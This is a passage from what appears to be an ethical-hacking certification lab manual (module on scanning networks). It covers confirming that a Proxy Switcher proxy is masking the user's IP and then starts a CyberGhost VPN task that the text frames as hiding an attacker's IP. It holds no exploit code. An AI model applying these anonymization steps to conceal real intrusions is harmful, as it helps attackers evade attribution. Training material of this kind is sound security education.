
Module 03 – Scanning Networks

22. If the connection is unsuccessful, try selecting another proxy from **Proxy Switcher**, and repeat **Step 19**.
23. To ensure that the proxy is assigned, open a new tab and browse **https://www.google.com/**. In the search field, type **What is my ip** and press **Enter**.
24. If **About this page** webpage appears, check **I'm not a robot** checkbox and verify the CAPTCHA by selecting images as per the given guidelines.
25. The proxy IP address is displayed, which infers that the legitimate address is masked, and the proxy is in use.



Note: The displayed IP address might differ in your lab environment.

26. Open a new tab in your web browser and surf anonymously using this proxy.



27. This concludes the demonstration of anonymously surfing the Internet using Proxy Switcher.

28. Close all open windows and document all the acquired information.

29. Navigate to **Control Panel → Programs → Programs and Features** and uninstall the **Proxy Switcher** application.

Task 5: Browse Anonymously using CyberGhost VPN


CyberGhost VPN hides the attacker's IP and replaces it with a selected IP, allowing him or her to surf anonymously and access blocked or censored content. It encrypts the connection and does not keep logs, thus securing data.

Here, we will use CyberGhost VPN to browse the Internet anonymously.


1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Proxy Tools\CyberGhost VPN** and double-click **cgsetup_en_3ytCRpi38TVCHKPCCQm.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

Module 03 – Scanning Networks

